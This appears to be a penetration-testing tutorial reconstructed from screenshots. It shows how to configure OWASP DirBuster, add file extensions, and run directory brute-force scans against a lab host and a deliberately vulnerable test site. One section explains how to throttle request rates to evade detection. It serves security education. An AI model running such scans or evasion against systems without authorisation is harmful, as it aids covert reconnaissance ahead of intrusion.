HTML Parsing Options | Authentication Options | Http Options | Scan Options | DirBuster Options

Custom HTTP Headers

Header	Value

Add New Custom HTTP Header

Http User Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Proxy Information & Authentifcation

[✓] Run Through a Proxy

Host: 192.168.1.108

Port: 3129


[ ] Use Proxy Authentifcati...

Realm: (Leave blank if not required)

User Name:

Password:

We can see the test showing results.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://192.168.1.108:80/

Scan Information | Results - List View: Dirs: 12 Files: 4 | Results - Tree View | Errors: 0


Type	Found	Response	Size
Dir	/	200	3784
Dir	/error/	403	429
Dir	/icons/	200	344
Dir	/error/include/	403	429
Dir	/icons/small/	200	344
Dir	/blog/	200	410
Dir	/blog/wp-content/	200	331
File	/blog/wp-content/index.php	200	331
Dir	/blog/wp-content/themes/	200	331
Dir	/blog/wp-content/uploads/	403	429
File	/blog/wp-content/themes/index.php	200	331
Dir	/blog/wp-includes/	403	429
Dir	/blog/wp-includes/images/	403	429
Dir	/blog/wp-includes/images/media/	403	429

Current speed: 893 requests/sec (Select and right click for more options)

Average speed: (T) 901, (C) 870 requests/sec

Adding File Extensions

Some file extensions are not set to be searched for in DirBuster, mostly image formats. We can add these to be searched for by navigating to Options > Advanced Options > HTML Parsing Options.




File extensions to not process

jpg,gif,jpeg,ico,tiff,png,bmp

HTML elements to extract links from

HTML Tag	Attribute
a	href
img	src
form	action
script	src
iframe	src
div	src
frame	src
embed	src

We will delete jpeg in this instance and click OK.


DirBuster 1.0-RC1 - Advanced Options

File extensions to not process: gif,ico,tiff,png,bmp


HTML elements to extract links from

HTML Tag	Attribute
a	href
img	src
form	action
script	src
iframe	src
div	src
frame	src
embed	src

Tag:

Attribute:

In the File Extension filed we will type in "jpeg" to explicitly tell DirBuster to look for .jpeg format files.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://testphp.vulnweb.com/

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: [✓ Standard start point] ( ) URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: jpeg

URL to fuzz - /test.html?url={dir}.asp: /

We can see in the testing process, DirBuster is looking for and finding jpeg files.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://testphp.vulnweb.com:80/

Scan Information | Results - List View: Dirs: 5 Files: 6 | Results - Tree View | Errors: 0

```
Testing for dirs in /                                   0%
Testing for files in / with extention .jpeg             0%
Testing for dirs in /images/                            0%
Testing for files in /images/ with extention .jpeg      0%
Testing for dirs in /cgi-bin/                           0%
Testing for files in /cgi-bin/ with extention .jpeg     0%
Testing for dirs in /admin/                             0%
```

Current speed: 532 requests/sec (Select and right click for more options)


Average speed: (T) 410, (C) 410 requests/sec

Parse Queue Size: 0 Current number of running threads: 100

Total Requests: 2050/2646589

Evading Detective Measures

Exceeding the warranted requests per second during an attack is a sure shot way to get flagged by any kind of detective measures put into place. DirBuster lets us control the requests per second to bypass this defense. Options > Advanced Options > Scan Options is where we can enable this setting.


DirBuster 1.0-RC1 - Advanced Options


Connection Time out: 30 (In Seconds)

Fail Case String: thereIsNoWayThat-You-CanBeThere

☐ Limit number of requests per second

50 Number of requests per second

We are setting Connection Time Out to 500, checking the Limit number of requests per second and setting that field to 20.


DirBuster 1.0-RC1 - Advanced Options


Connection Time out: 500 (In Seconds)

Fail Case String: thereIsNoWayThat-You-CanBeThere

[✓] Limit number of requests per second

20 Number of requests per second

Once the test initiated, we will see the results. The scan was stopped to show the initial findings.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 5 Files: 11
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://testphp.vulnweb.com:80/

Type	Found	Response	Size
Dir	/	200	4290
File	/index.php	200	196
File	/categories.php	200	196
File	/artists.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
File	/userinfo.php	302	220
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
Dir	/images/	200	154

Current speed: 55 requests/sec
(Select and right click for more options)
Average speed: (T) 50, (C) 53 requests/sec
Parse Queue Size: 0
Current number of running threads: 10
Total Requests: 701/107037
Time To Finish: 00:33:26
DirBuster Stopped
/Mod_Rewrite_Shop/~fwadmin/

Once the scan is complete the actual findings can be seen.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 4 Files: 1
Results - Tree View
Errors: 0
Change

http://testphp.vulnweb.com:80/

Type	Found	Response	Size
Dir	/	200	4290
Dir	/images/	200	154
Dir	/cgi-bin/	403	470
Dir	/admin/	200	154
Dir	/pictures/	200	154
File	/index.php	200	196
File	/categories.php	200	196

Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 21, (C) 20 requests/sec
Parse Queue Size: 0
Current number of running threads: 100
Total Requests: 726/2205489
Time To Finish: 1 Day

We hope you enjoy using this tool. It is a great tool that's a must in a pentester's arsenal.

